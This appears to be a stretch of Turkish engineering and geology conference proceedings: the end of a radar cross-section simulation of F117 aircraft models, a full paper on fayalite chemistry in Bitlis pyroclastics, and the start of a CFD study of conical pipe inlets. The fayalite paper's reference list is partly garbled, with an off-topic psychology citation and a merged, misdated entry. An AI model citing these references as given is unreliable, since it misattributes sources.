İki boyutlu geometrik şekillerin ardından, alüminyum kaplama F117 uçağı ve saçıcılığı daha az olan cam elyaf gövdeli F117 uçağının RKA karşılaştırması yapılmıştır. Hedefin malzeme özelliklerinin yanı sıra bakış açısının değişmesi durumunda RKA örüntüsündeki değişimler incelenmiştir. Radar çalışma frekansı 200 MHz seçilmiştir. Simülasyonda kullanılan F117 uçağı gerçek ölçüler baz alınarak

iki boyutta hazırlanmıştır. Şekil 3'te alüminyum kaplama F117 uçağının simülasyon sonucu ve RKA örüntüsü verilmiştir.



Şekil 3. F117 uçağının simülasyon görünümü ve RKA örüntüsü (alüminyum)

Şekil 3'te 180° de uçağın burun kısmında RKA 0 dB'nin altındadır çünkü geometrik olarak keskin ve sivri bir yapı bulunmaktadır. Maksimum RKA 32 dB civarı hesaplanmıştır. Yaklaşık olarak 110° ve 250° de RKA değerinin maksimum olmasının sebebi uçağın kenarlarının düz olmasından kaynaklanmaktadır. Şekil 4'te cam elyaf gövdeli ve saat yönünün tersinde 45° döndürülmüş F117 uçağının elektrik alan simülasyonu ve RKA örüntüsü verilmiştir.



Şekil 4. F117 uçağının simülasyon görünümü ve RKA örüntüsü (cam elyaf)

Şekil 4'te kaplama malzemesi olarak saçıcılığı daha az olan cam elyaf malzeme kullanılması nedeniyle uçağın RKA azalmıştır. Maksimum RKA yaklaşık 22 dB hesaplanmış olup 10 dB'ye kadar RKA azaltımı gerçekleştirilmiştir. Hedefin bakış açısının değişmesine bağlı olarak RKA örüntüsündeki minimum ve maksimum değerlerin konumlarının değiştiği görülmüştür.

3. SONUÇ

Savunma sanayi açısından, uçak, gemi gibi stratejik önemi olan platformların radar görünürlüğünün azaltılması önemli bir husustur. Bir yapıya RKA azaltma tekniklerinin uygulanabilmesi için öncelikle ilgili yapıya ait RKA örüntüsünün elde edilerek RKA değerinin yüksek çıktığı bölgeler tespit edilmelidir. Bu çalışmada iki boyutlu temel geometrik şekiller üzerinden fiziksel şekillendirmenin RKA üzerindeki etkileri incelenmiştir. Geometrik olarak keskin ve sivri yapıların, düz ve uzun yapılara göre daha düşük RKA değerine sahip olduğu görülmüştür. Hedefin malzeme özelliklerinin RKA üzerindeki etkisini incelemek amacıyla F117 uçağı modeli ile bir uygulama yapılmıştır. Uçağın gövdesinin alüminyum veya cam elyaf olduğu varsayılarak iki ayrı RKA örüntüsü hesaplatılmıştır. Gövde malzemesi olarak alüminyum malzeme yerine cam elyaf malzeme kullanıldığında RKA 10 dB kadar azaltılmıştır. Bu parametrelere ek olarak hedefin bakış açısının da RKA üzerinde etkili olduğu saptanmıştır. Dolayısıyla başarılı bir RKA optimizasyonu için bütün parametrelerin bir arada değerlendirilmesi gerekmektedir.

BİLGİLENDİRME

Bu çalışma, Bursa Teknik Üniversitesi BAP birimi tarafından 200Y013 proje numarası altında desteklenmektedir. Ayrıca yazılım alt yapısını kullandığımız Beykent Üniversitesi'ne teşekkür ederiz.

4. KAYNAKLAR

- [1] Gaylor K. Radar Absorbing Materials-Mechanisms and Materials. MATERIALS RESEARCH LABS ASCOT VALE (AUSTRALIA); 1989 Feb 1.
- [2] Levanon, N., "Radar Principles", John Wiley & Sons, New York, 105- 130 (1988).
- [3] Ergin A. Görünmezlik Teknolojileri: Radar Kesit Alanı Nedir?. Savunma ve Havacılık. 2007(120).

PANTELLERİT PİROKLASTİKLERDE FAYALİT KİMYASI VE ÖNEMİ

Ayşe Didem Kılıç¹

¹*Fırat Üniversitesi, Mühendislik Fakültesi, Elazığ, TURKEY*

adkiliç@firat.edu.tr

ORCID: 0000-0002-6804-6764

ÖZET

Doğu Anadolu volkanizması geniş alanlarda yayılım sunan tüf, aglomera, andezit, trakit, trakidasit, riyolit türde ve genellikle kalkalkalin özellikte volkaniklerden oluşmuştur. Peralkalin riyolitler (pantellerit) ve alkali riyolitlerce (komendit) baskın tüf ve ignimbiritler yeryüzünde oldukça yaygındır. Pantellerit özellikteki bu piroklastikler, komenditlerden daha yüksek oranda demir (%4.63), potasyum (%4.81-5.11) ve daha düşük oranda alüminyum içerir. Bitlis çevresinden alınan ve trakitik, bazı örneklerde riyolitik bileşim gösteren piroklastikler, anortoklaz veya sanidin, kuvars, fayalit, ejirin-ojit, hematit ve ilmenit minerallerinden oluşur. Örneklerin jeokimyasal özellikleri Rb/Sr (0.22-0.30 ppm) ve Th/U (3,22-3,47 ppm)'dir. Zr/Ba (ortalama 0.78 ppm), Nb/U (6.38 ppm) ve Zr/Ba (>0.5) gibi iz element oranları ötaktik kristalizasyonunun hemen öncesinde gelişen bir kristalizasyonu ve astenosferik kaynağı belirtir.

Traki-riyolitik bileşimli bu piroklastiklerin en önemli özelliği fayalit mineralini içermesidir. Dünya'da çok nadiren görülen fayalitli piroklastik akma ürünü kayaçlar, Bitlis piroklastiklerinde belirlenmiştir. Fayalitlerin mikropirob analizleri demirli bileşimi ve tüm örneklerde ojitle birlikte bulunması ise düşük silikat içerikli magmanın göstergesidir.

Anahtar Kelimeler: *Piroklastik akma ürünleri, Fayalit, Elektro-mikropirob, Doğu Türkiye*

FAYALITE CHEMISTRY AND IMPORTANCE IN PANTELLERIT PIROCLASTICS

ABSTRACT

The Eastern Anatolian volcanism consists of tuff, agglomerate, andesite, trachyte, trachydacite, rhyolite type and generally calc-alkaline volcanics that spread over wide areas. Tuffs and ignimbrites dominated by peralkaline rhyolites (pantellerite) and alkali rhyolites (comendite) are quite common on earth. These pyroclastics with pantellerite characteristics contain higher amounts of iron (4.63%), potassium (4.81-5.11%) and lower amounts of aluminum than comendites. Pyroclastics, which are taken from the surroundings of Bitlis and show trachytic and in some samples rhyolitic composition, consist of anorthoclase or sanidine, quartz, fayalite, ejirin-augite, hematite and ilmenite minerals. The geochemical properties of the samples are Rb / Sr (0.22-0.30 ppm) and Th / U (3.22-3.47 ppm). Trace element ratios such as Zr / Ba (average 0.78 ppm), Nb / U (6.38 ppm), and Zr / Ba (> 0.5) indicate developing just prior to eutactic crystallization or a crystallization and asthenospheric source.

The most important feature of these pyroclastics with trachia-rhyolitic composition is that they contain the mineral fayalite. Pyroclastic flow product rocks with fayalite, which are rarely seen in the world, were determined in Bitlis pyroclastics. The micropirob analysis of fayalites indicates its ferrous composition and its presence with augite in all samples, indicating magma with low silicate content.

Keywords: *Pyroclastic flow products, Fayalite, Electro-mikropirob, Eastern Turkey.*

1. GİRİŞ

Fayalit, Fe_2SiO_4 , olivin grubu bir mineraldir. Demirce zengin magmatik kayalarda (ferrogabro, dolerit, kuvarslı siyenit) bulunur. Olivin grubunda fayalitin dışında forsterit, tefronit, glokokroit, kirşteinit ve tefroit mineralleri de görülür. Yüzeysel ve hidrotermal alterasyondan kolayca etkilenen bu mineral, basınç, sıcaklık, oksijen fugasitesi ve akışkan bileşimi gibi parametrelerin değişim gösterdiği mineral-eriyik, mineral-mineral ve mineral-akışkan demgesi içerisinde yer alır. Sıcaklık azalmasına bağlı olarak magnetitin titanyum kaybetmesine benzer şekilde fayalitte kalsiyum kaybeder (Gascoyne 1986).

Yüksek silis içeren piroklastik kayalarda; Sanidin (Or70), kuvars, oligoklaz (An29), olivine (Fa99), ojit, ferro-hedenberjit, ferro—hornblend and ilmenit bulunur. Klinopiroksen ve biyotit ise bu tür

kayaçlarda dah düşük miktardadır. Anormal yüksek Fe#, silikatların (Kpx ve Ol) kristallenmesi, dengesiz subsolidus fazıdır ve yüksek Fe# içeriği, sadece düşük oksijen fugasitesiyle açıklanması yeterli olmaz. Fayalitin (XFa > 0.9) kristalleşmesine izin veren kalıntı, yüksek oranda suya doymuş, nispeten düşük sıcaklıkta, neredeyse magnezyum içermeyen eriyikten kristalleşmeylede oluşabilir. Oksijen fugasitesi, hem demir-titanyum oksitlerin bileşimine hemde bir arada bulunan ferromagnezyen silikatların bileşimini etkiler [1]. Plütonik kayaçlardaki Fe-Ti oksitler, artan basınçta fayalit + kuvars dengesi veya artan Mg içeriği ile ortopiroksenin kararlı hale gelmesi topolojik olarak eşdeğer bir sonuçtur.

Bu çalışmada, piroklastik akma ürünü kayaçlarda nadiren rastlanan fayalit mineralinin, Nemrut volkanizması ürünü kayaçlarda varlığı, fugasite, denge ve mineralojik değişimlerle birlikte değerlendirilmiş ve fayalit mineralinin bileşimi, özellikleri ve önemi incelenmiştir.

2. MATERYAL VE METOD

Litolojik özellikleri önceki çalışmalarda ayrıntılı çalışılan piroklastik akma ürünü bu kayaçlardan alınan ölçülü kesitlerden petrografik tanımlamalar, mikroskop çalışmalar ve fayalit minerali'nde elektron mikropirob analizleri gerçekleştirilmiştir.

Mikroskop incelemelerinde 33 adet piroklastik örneği James Swift marka polarizan mikroskopta incelenerek mineralojik bileşimleri ve petrografik tanımlamaları yapılmıştır. Seçilen fayalitle örneklerde elektron mikropirob analizleri ve tüm kayaç kimyası elde edilmiştir. Kayaçların tüm kayaç analiz verilerinde ICP-MS analiz metodu uygulanırken, mineral kimyası analizleri Elektron mikropirob analizi Ankara Üniversitesi YEBİM laboratuvarında gerçekleştirilmiştir.

3. MINERALOJİ-PETROGRAFI

Piroklastik akma ürünü kayaçlar, yüksek gaz bileşenlerince zengin asitik magmanın patlamalı volkanizması sonucu yüzeyde geniş alanlara yayılımıyla oluşur. Farklı kaynaklaşma derecelerine (Cox et. al., 1979) sahip olabilen bu kayaçların iç yapıları genellikle cam kıymıkları, pümis, kayaç parçaları tuf boyutu tanelerle tutturulmuş bir özelliktedir. Mikroskop incelemelerinde; Kuvars, sanidin/anortoklaz, klinopiroksen, olivin, biyotit, hornblend, hematit/magnetit veya ilmenit mineralleri gözlenmiştir.

Kuvars (yaklaşık % 10-15), kristal rezorpsiyonu olarak yorumlanabilen ve hızla büyüyen kristallerden kaynaklanan kristal yapıdadır. Kuvars fenokristallerinin birçoğu yüksek derecede kırılmış

ve parçalanmıştır. Bu parçalanmanın, püskürme sırasında yoğun bir eriyik dekompresyonunun sonucu geliştiği söylenebilir.


Yarı özşekilli-özşekilsiz sanidin (Or70-59; %3—5), fayalitin yaygın olduğu örneklerde görülür. Az bir bileşimsel zonlanma görülmektedir. Anortoklaz, yarı-özşekili taneler halinde olup, örnekten örneğe değişmekle birlikte yaklaşık %1-2 kadar görülmektedir. Fenokristallerinde, ikizlenme gelişmiştir.

Klinopiroksenler (<% 1) genellikle yarı-özşekilli (en fazla 0.8 mm boyutunda) ve tipik olarak Fe—Ti oksit kapanımları içeren fenokristaller halindedir. Klinopiroksenlerin bileşimi ojit olarak belirlenmiştir.

Hornblend ve biyotitin varlığı, olivinle ters orantılıdır. Olivin bakımından zengin örneklerde, az miktarda hornblend ve biyotit görülürken, olivin bakımından daha fakir olan örneklerde, daha yüksek miktarda hornblend ve biyotit bulunur. Mikroskop incelemelerinde, yüksek pleokroizma gösteren biyotitler (%1-2) demirce zengindir ve oldukça koyu kahverenkli. Piroklastiklerin bir diğer özelliği biyotitlerin yaygın olduğu örneklerde fiammelerinde yaygın olmasıdır. Ayrıca örneklerde silis içeriği arttıkça, biyotit mineralinin FeO ve MnO miktarı, MgO ve TiO₂ miktarına göre artmaktadır ve oldukça fazladır.

Amfiboller (% 0-1.5) özşekilli veya yarı özşekillidir ve yaklaşık 1.3 mm uzunluktadır. Leake (1978) adlandırma diyagramında kalsitik bileşimli ferro-terentik/ferro-hornblend türü belirlenmiştir. Mikro-fenokristaller ilmenit ve zirkon ve apatit iken, bazı biyotit ve ojit mineralleri içinde küçük ilmenit kapanımları da gözlenmiştir (Şekil 1).

Fayalit fenokristalleri, ortalama 0.9-2 mm boyutunda ve kısmen yarı özşekillidir. Bazı kesitlerde fayalit taneleri iddingsitik bir zonla çevrelenmiştir (Şekil 1). Opak siyah kristaller parlak metalik bir parlaklık gösterir. Fayalit kristalleri bazı kesitlerde levha şeklinde veya yassılaştır. [2] ve [3]'e göre, demirce zengin piroksenle birlikte bulunan küçük taneli fayalitin, sodik amfibol, biyotit, tridimit ve osumulit ile ilişkili buhar fazı olduğu ifade edilir.



Şekil 1. Olivin içeren pirokastiklerin mikroskop görüntüsü. Olivin (Ol), Ojite (Oj), Anortoklaz (Aor), Biotit (Bi)

4. FAYALİT KİMYASI


Sığ derinliklerde veya yüzeyde (komatit, pikrit bazalt, pikrit sil veya mafik/ultramafik lavlar) magmatik kayaçların hızlı soğuması veya eriyiklerin kristalleşmesi sonucu oluşan fayalit [4], [5] Alkali-Silis diyagramı üzerinde genellikle trakitik az oranda trakidasit bileşimdeki piroklastik akma ürünleri içerisinde belirlenmiştir (Şekil 2a) [6]. Yüksek silis içeriğine sahip (Şekil 2b) bu kayaçların renk, bileşen oranı ve element jeokimyası gibi farklılıklar göstermeleri nedeniyle magma mixing/minling, devitrifikasyon ve kristalizasyon yanında, faz evreleri arasındaki zaman boşluğu ve kaynak magmadaki değişimden de etkilendiği düşünülür.

Fayalit içeren örneklerde, bazı iz elementlerin (Sr, Rb ve Ce) silis içeriğiyle doğrusal değişim gösterdiği ve dolayısıyla akışkan erkisinin fraksiyonel kristalleşme sürecinde devitrifikasyonla sonuçlanan fiziko-kimyasal işlevleri yansıttığı görülür.


Fayalitlerin elektron-mikropirob analizlerinde kristalin kenar ve merkezinden alınan ölçümlerde, Na₂O (0.062-0.0), MgO (4.35-4.76), SiO₂ (29.25-31.53), Al₂O₃ (0.12-0.20),

MnO (3.34-3.15), K₂O (0.051-0.005), FeO (61.83-60.35), TiO₂(0.034-0.1), Cr₂O₃(0.013-0.004) ve CaO(0.36-0.58) belirlenmiştir.

Analizi yapılan olivin düşük Mg içeriği, Fo11.91 ve Fo1.69 arasındaki forsterit bileşimine sahiptir. MnO ve P₂O₅ oranı oldukça yüksektir (yaklaşık 2.93-0.47wt.%). Ancak, Al, Ti, Cr, ve Ca miktarları önemsenmeyecek kadar küçük miktarlardadır.



Şekil 2. (a) Piroklastiklerin toplam alkali-silis diyagramı [5], (b) piroklastiklerin K/rb-Ca/Sr diyagramı



Şekil 3. (A) fO₂ = 10–13 fugasite basıncı ve 1bar toplam basıncı altında SiO₂–Al₂O₃–FeO diyagramında analiz edilen fayalitlerin konumu [7], (B) Fayalitlerin BSE görüntüsü

5. SONUÇLAR

Jeolojik gözlemler ve laboratuvar çalışmaları sonucunda masiv, kil boyutu matriks içeren, siyah, kırmızımsı-pembe veya soluk gri renklerde görülebilen ve Nemrut volkanizmasının piroklastikleri olan bu kayalar, farklı boyutlu litik parçalar, pümis, fiamme ve mineraller içermekte olup kül boyutlu matriks içerisinde görülürler. Bileşenler arasında homojen bir dağılım görülmesine rağmen, bileşen türü piroklastiklerin renk değişimiyle paralellik gösterir. Renk farklılığı devitrifikasyon, akışkanlar, magmatik süreçlere bağlı olmakla birlikte, kıta içi çatlaklarda yükselen eriyiğin kirlenmesinden de kaynaklanabilir.

Mikroskobik incelemeler sonucu anortoklas, plajiyoklas, fayalit, ojit, biyotit, magnetit, kuvars ve ilmenit mineralleri belirlen piroklastik akma ürünü bu kayalarda seçilen olivin tanelerinde mikropirob analizleri yapılmıştır. Olivin türü fayalit olarak belirlenmiştir. Fe_2SiO_4 bileşimli mineral (demirli fayalit) ile ojitte birlikte mikrokristaller halinde bulunması trakit bileşimi işaret eder. Zaten, Fe bakımından zengin olivinlerin kristalizasyonu için en uygun eriyik bileşimleri, düşük MgO ve CaO eriyiklerdir. Demirli olivin, düşük viskoziteli CaO ve FeO bakımından zengin kalıntı eriyiklerinden Mg-Fe'in klinopiroksen ve bazik plajiyoklazdan sonra kristalleşen ve Ca-Fe olivinlerinin ortaya çıkmasına kadar kalsiyum bakımından zenginleştirilebilen geç bir fazı temsil eder [7,8,9,10].

Kıta kabuğu anateksisi ile oluşan ve kalkalkalin magma ürünü yüksek potasyumlu kalkalkalin volkanitler, ileriki zamanlarda alkali özellik kazanırlar. Manto ürünü ilksel magma ile karışmaya başlayan volkanitler şošonitik bileşimde latit, trakit ve traki-andezit bileşimde lavlarla volkanizmayı sonlandırır. İleri evrelerde, tamamen manto ürünü primer magma ve dayklar şeklinde alkali nitelikte traki-bazalt, trakit-komenditlik trakit ve alkalın dizinin en son ürünü olan alkali riyolitler oluşur [11]. Analizi yapılan ayı bölge kayaç örneklerinin trakitik, traki-dasitik veya riyolitik bileşimler göstermesi yukarıda belirtilen evrelerle bağlantılıdır. Demirli fayalitler manto ürünü ilksel magmanın karışım ürünü kayalarda baskındır.

6. KAYNAKÇA

- [1] R. O. Frost, C. M. Lahart, K. M. Dugas, & K. Sher. "Information processing among non-clinical compulsives." *Behaviour Research and Therapy*, vol. 26, pp. 275-277, 1988.

- [2] R. Grapes, J. Thornton, D. Howard. "Vug minerals in rhyolite, Hendersons Quarry, Mount Ngongotaha." Geological Society of New Zealand Miscellaneous Publication, vol. 79A, pp. 76, 1993.
- [3] W. Hildreth, G. A. Mahood. "Correlation of ash-flow tuffs." Geological Society of America Bulletin, vol. 96, pp. 968-974, 1985.
- [4] B. F. Houghton, C. J. N. Wilson, M. O. McWilliams, M. A. Lanphere, S. D. Weaver, R. M. Briggs, M. S. Pringle. "Chronology and dynamics of a large silicic magma system; central Taupo Volcanic Zone, New Zealand." Geology, vol. 23, pp. 13-16, 1995.
- [5] A. D. Kılıç, B. Çakmak. "Bitlis ignimbritlerinin petrografik ve jeokimyasal özellikleri." FÜBAP-19.11 nolu proje. 2019.
- [6] M. J. Le Bas, R. W. Le Maitre, A. Streckeisen, B. Zanettin. "A chemical classification of volcanic rocks based on total alkali-silica diagram." Journal of Petrology, vol. 27, pp.745-750, 1986.
- [7] J.F. Schairer, K. Yagi. "The system FeO-Al₂O₃-SiO₂." American Journal of Sciences Bowen volume/part 2, pp.471-512, 1952.
- [8] A. Shepherd. "Volcanology and petrology of the post-caldera rhyolitic domes, Rotorua volcanic centre. Unpublished BSc (Hons) thesis, lodged in the Library, Victoria University of Wellington, New Zealand", 1991.
- [9] E.V. Sokol, N.V. Maksimova, E.N. Nigmatulina, V.V. Sharygin, V.M. Kalugin. "Combustion Metamorphism [in Russian]". Publ. H. SO RAN, Novosibirsk, pp.284, 2005.
- [10] A. N. Sutton. "Evolution of a large silicic magma system: Taupo volcanic centre, New Zealand." Unpublished PhD thesis, Open University, Milton Keynes, United Kingdom, 1995.
- [11] I. Özpeker. "Nemrut Yanardağının Volkanolojik İncelenmesi." Türkiye Bilimsel ve Teknik Araştırma. Kurumu, Temel Bilimler Araştırma Grubu, ftoje No: TBAG-83, pp.68. A. Altun, "Understanding hypertext in the context of reading on the web: Language learners' experience," Current Issues in Education, vol. 6, no. 12, July 2003. [Online]. Available: <http://cie.ed.asu.edu/volume6/number12/>. [Accessed Dec. 2, 2004]. 1973.

ÜÇ FARKLI TİP KONİKSEL BORU GİRİŞ TİPİNİN BORU GİRİŞ AKIŞINA OLAN ETKİLERİNİN SAYISAL YÖNTEMLE ARAŞTIRILMASI

Hasan Düz

Batman Üniversitesi, Teknoloji Fakültesi, Batman, TURKEY

hasan.duz@batman.edu.tr

ORCID: 0000-0002-2949-0205

ÖZET

Geniş bir akış alanından dar boru kesitine akışın gerçekleştiği boru giriş akışında kullanılan giriş tipi boru akışı üzerinde önemli bir etkiye sahiptir. Uygulamalarda koniksel, çıkıntılı ve keskin kenarlı olmak üzere üç farklı boru giriş tipinin kullanıldığı görülmektedir. Çıkıntılı ve keskin kenarlı giriş tipleri, boru girişinde türbülanslı ve düzgün olmayan bir hız profiline neden olurken çan ağzına benzer olan koniksel giriş tipi ise türbülans içermeyen düzgün bir hız profiline neden olmaktadır. Giriş tiplerinin boru girişinden itibaren başlayan ısı transferinin artırılmasında ve yerel basınç kaybının düşürülmesinde tercih edildikleri ve araştırıldıkları görülür. Ayrıca fan, kompresör ve içten yanmalı motor gibi cihazların girişlerinde kullanılan giriş tipi cihaz performansının artırılmasında önemli bir etkiye sahiptir. Bu çalışmada üç farklı tipi bulunan koniksel giriş tipinin (kanat, eliptik ve basit yarıçap) boru aşağı akım etkileri hesaplamalı akışkanlar dinamiği kullanılarak araştırıldı. İmalat zorluğu bakımından her üç koniksel giriş tipinin maliyetleri farklı olmaktadır. Boru girişinin koniksel olduğu ve boru giriş bölgesini kapsayan geniş bir akış alanı $600 \leq Re \leq 200000$ Reynolds sayı aralığında daimî ve izotermal akış şartları altında simule edildi. Akışların sayısal simülasyonunda zaman ortalamalı temel akış denklemleri ve SST k-omega türbülans modeli kullanıldı. Sayısal simülasyon sonuçlarından akış alanı yerel basınç kaybı ve boru girişinde sağlanan hız profili çıkartıldı ve boyutsuz halleri ile en iyi giriş tipi belirlenmeye çalışıldı. Bulunan boyutsuz basınç kayıp katsayıları (C_p) her üç giriş tipi için karşılaştırıldığında tüm Reynolds sayılarında basit yarıçap giriş tipinin en çok basınç kaybına ve eliptik profilli giriş tipinin ise en az basınç kaybına neden olduğu görüldü. Her üç giriş tipi için bulunan hız profillerinin kesit ortalama hız değerinden ortalama sapma değerleri hesaplandı ve Reynolds ile olan değişimleri analiz edildi. Burada düzgün hız profili aşağı akım cihaz performansları üzerinde etkileri en iyi görülen akış tipidir. Yapılan analize göre laminar akışın görüldüğü düşük

Reynolds sayılarında basit yarıçap giriş tipi diğer iki giriş tipine göre boru girişinde daha düzgün bir hız profili üretmiştir. Yüksek Reynolds sayılarında ise basit yarı çap giriş tipi daha çarpık bir hız profiline neden olmuştur. Sonuç olarak eliptik giriş tipi ile kanat profilli giriş tipi benzer hız profilleri üretmesine rağmen eliptik giriş tipi düzgün hız profili oluşturmada en iyi olduğu görülmüştür. Burada düzgün hız profili ile başlayan akış aşığı akım cihaz performansı üzerinde etkileri en iyi görülen akış tipidir.

Anahtar Kelimeler: Boru girişi, Çanağzı girişi, Boru akışı, Giriş akışı

INVESTIGATION OF THE EFFECTS OF THREE DIFFERENT CONICAL PIPE INLET TYPE ON PIPE ENTRANCE FLOW BY NUMERICAL METHOD

ABSTRACT

The inlet type used at the pipe inlet where the flow is carried out from large flow region to a narrow pipe region, has a significant effect on pipe flow. Protruding and sharp-edged inlet types produce a turbulent and distorted velocity profile at the pipe inlet, while the conical inlet type, which resemble to a bell mouth, produce a flow owning a smooth velocity profile and free from turbulence. It is seen that inlet types are investigated and preferred to increase the heat transfer that starts from the pipe entrance and to reduce the local pressure loss. In addition, the inlet types that is used at the entrance of fans, compressors and internal combustion engines has a significant effect in improving the performance of the device. In this study, the pipe downstream effects of three conical inlet types (airfoil, elliptical and simple radius) were investigated through computational fluid dynamics. In terms of manufacturing difficulties, the costs of three conical inlet types are different. A large flow field covering the pipe entrance region containing a conical pipe inlet was simulated as a steady, two dimensional and isothermal flow field at each Reynolds numbers ranging by $600 \leq Re \leq 200000$. Time mean basic flow equations and SST k-omega turbulence model were employed in the numerical simulations. The local pressure loss in the flow field and the velocity profile at the pipe inlet were obtained from the numerical simulation results and the best inlet type was tried to be determined from their dimensionless state. The local pressure loss coefficients ($C_{p,l}$) determined were compared for all three inlet types and it was found that the simple radius inlet type has caused the most pressure loss and the elliptical profile inlet type has caused the least


pressure loss for all simulations performed. The mean absolute deviation of obtained velocity profiles from the mean velocity profile of the pipe flow and their variations with Reynolds number were analyzed. Here, it is note that the flow that is best in improving the downstream device performance is the flow beginning with a smooth velocity profile. According to the analysis made, at low Reynolds numbers where laminar flow was observed, the simple radius type has produced a smoother velocity profile at the pipe inlet compared to other two inlet types. However, at higher Reynolds numbers, the simple radius inlet type resulted with a more distorted velocity profile. As a result, though elliptical inlet type and airfoil type produces closing velocity profiles, the elliptical inlet type was seen the best in achieving smooth velocity profile.

Keywords: *Pipe entrance, Bellmouth inlet, Pipe flow, Inlet flow*

1. GİRİŞ

Büyük bir akış alanından dairesel boru içerisine olan akışkan geçişinde laminar olarak başlayan boru akışı, Reynolds sayısına ve türbülans üreten etkenlere bağlı olarak boru aşağı akımında tam gelişmiş laminar boru akışına veya tam gelişmiş türbülanslı akışa dönüşür. Osborne Reynolds (1883) bir asır önce yaptığı deneysel çalışmalarda laminar akışı içiçe karışmayan, paralel akış plakaları şeklinde düzenli akan bir akış olarak ve türbülanslı akışı ise içiçe karışarak akan, düzensiz bir akış türü olarak ifade etmiştir. Genelde çok düşük hızlı boru akışları laminarken bunun dışında kalan boru akışları ise genelde türbülanslı akıştır. Bir akışın türbülanslı olmasının nedenlerinden biri de akışı bozan etkenlerdir. Boru duvar pürüzlülüğü, engeller, boru giriş tipi, boru girişinde türbülans derecesi, boru titreşimleri, ortamdaki gürültü ve ısı etkisi gibi etkenler boru akışının türbülanslı olmasına neden olmaktadır. Akış hızına, akışkan türüne ve boru çapına bağlı olan laminar ve türbülans akış türü atalet kuvvetlerin viskoz kuvvetlere oranı olan boyutsuz Reynolds sayısı ile belirlenebilmektedir. Uygulamalarda yaygın görülmüş bir etki olarak tam gelişmiş boru akışları $Re=2300$ sayısına kadar laminar ve $Re=4000$ sayısından itibaren ise türbülanslı kabul edilmiştir. $2300 < Re < 4000$ aralığında görülen boru akışları ise geçiş akış rejimi olup laminar-türbülans arası belirsiz bir akış türü olarak ifade edilmiştir. Deney ortamında türbülans üreten etkiler çok azaltıldığında veya hassas akış şartları sağlandığında $Re=10000$ sayısına kadar laminar boru akışlarının görülebildiği kayıt edilmiştir. Boru akışlarında akışın türbülanslı olmasının nedenlerinden biri de akışkanın boruya geçtiği boru giriş tipidir. Boru giriş tipinin geçiş Reynolds sayıları üzerinde oldukça etkili olduğu


bildirilmiştir. Aşağıda Şekil 1’de görüldüğü gibi geniş akış alanından dairesel boru içerisine olan akışkan girişinde üç farklı giriş düzenlemesinin olduğu görülmektedir. Keskin kenarlı ve çıkıntılı boru girişi, akışkanın boruya geçişini ani sağladığından boru girişinde ikincil akışların oluşmasına ve dolayısıyla türbülans oluşmasına neden olmaktadır. Boru girişinde üretilen türbülans boru akışında $Re=2300$ gibi düşük bir Reynolds sayısında türbülanslı boru akışına neden olmaktadır. Boru girişinin koniksel olması durumunda ise akışkan türbülansız ve ikincil akış oluşturmada boruya geçmektedir. Koniksel girişe sahip boru akışlarında daha yüksek Reynolds sayılarına kadar laminer akış oluşabilmektedir. Aynı Reynolds sayısında karşılaştırma yapıldığında türbülanslı boru akışı laminer boru akışına göre daha çok basınç kaybına neden olduğundan pompa güç tüketimi daha fazla olmaktadır. Buna karşın türbülanslı akışlarda akış sürekli içiçe karışarak aktığından akış içerisinde ısı transfer hızı ise daha yüksektir.



Şekil 1. Geniş bir akışkan alanından farklı giriş tipleri ile boru içerisine akışkan alımı

Bu nedenle görülen pek çok ısı eşanjörü tasarımında basınç kayıplarının azaltılması ile ısı transferinin artırılması arasında orta bir yol bulmak için optimizasyon çalışması yapılır. Akış sistemlerinde enerji kayıplarını düşürülmesi işletmenin enerji maliyetlerini azalttığı gibi karbon salınımını da düşürdüğünden iklim değişikliği ile mücadelede önemli bir katkı sağlanmış olur. Bunun için pürüzsüz yüzeyler kullanmak, akıştaki engelleri minimize etmek, titreşimleri azaltmak, koniksel giriş tipini kullanmak gibi pek çok uygulamada türbülans giderici önlemler alındığı ve bu şekilde basınç kayıplarının düşürüldüğü bilinmektedir.

Borulama sisteminde önemli bir yerel basınç kaybının görüldüğü yerel akış kısmı ise boru girişleridir. Boru girişinde koniksel tipli giriş kullanmak önemli derecede basınç kaybını düşürmektedir. Şekil 2’de görüldüğü gibi uygulamalarda eliptik, kanat ve basit yarıçap olmak üzere üç farklı konik eleman kullanılmaktadır. Basit yarıçaplı giriş tipinde boru girişi yarıçap kadar 180 derece dışa doğru yuvarlatılarak oluşturulur. Kanat profilinde (aerofoil) ise uçak kanat profilinde kanat alt veya üst eğrisi kullanılarak koniksel giriş tipi oluşturulmaktadır. Elipsel profil tasarımında ise bir elipsin çeyrek eğrisi kullanılmaktadır. Bu üç koniksel giriş tipi akışkanın boruya girişini benzer şekilde kolaylaştırılmasına rağmen maliyetleri, basınç kayıpları ve boru girişinde oluşturdukları düzgün hız profili ile birbirinden farklı oldukları öngörülmektedir. Genel olarak bu üç koniksel giriş tipi motor, kompresör ve fan gibi cihazların hava alma girişlerinde veya bazı boru girişlerinde kullanıldığı görülmektedir.



Şekil 2. Dairesel boru girişlerinde kullanılan koniksel giriş tipleri

Bu çalışmada her üç koniksel giriş tipinin giriş akışına olan etkilerini analiz etmek için boru girişindeki hava akışı sayısal çözümle simüle edildi. Çıkan simulasyon sonuçlarından giriş akışında oluşan basınç kaybı ve boru girişinde oluşan hız profili her üç giriş tipinde karşılaştırılmıştır.

1.1. Literatür

Aşağıda farklı giriş tipleriyle boruya akışkan alımında boru giriş akışı etkilerinin araştırıldığı bazı literatür çalışmalarına yer verilmiştir. Lap-Mou&Ghajar (1998) [1] yaptıkları deneysel

çalışmalarında keskin kenarlı, çıkıntılı ve koniksel giriş tiplerinin geçiş Reynolds sayısına olan etkileri izotermal ve izotermal olmayan akış durumları için araştırmışlardır. Örneğin izotermal boru akışında (ısı transfersiz akışı) geçiş Reynolds sayıları çıkıntılı giriş için 2900-3500, keskin kenarlı giriş için 3100-3700 ve koniksel giriş için 5100-6100, izotermal olmayan akışta (ısı transferli akış) ise çıkıntılı giriş için 4100-5900, keskin kenarlı giriş için 4500-6400 ve konikli giriş için 7300-9600 Reynolds sayı aralıklarında gerçekleştiği rapor edilmiştir. Kandlikar&Campbell (2002) [2] mikro kanallarda laminar-türbülans geçişlerindeki belirsizlikleri gidermek amacıyla deneysel bir çalışma gerçekleştirmişlerdir. Yapılan çalışmada boru girişine türbülans üreten bir türbülatorün konulması ve konulmaması durumuna göre iki farklı giriş tipi ile (koniksel giriş ve keskin kenarlı giriş) geçiş Reynolds sayısı üzerindeki etkiler araştırılmıştır. Sonuç olarak türbülatorsüz girişlerde 2300 Reynolds sayısına kadar laminar akış görülürken, türbülatorlü girişlerde ise 1874-2202 Reynolds sayı aralığında görülmüştür. Koniksel girişin keskin kenarlı girişe göre aynı akış 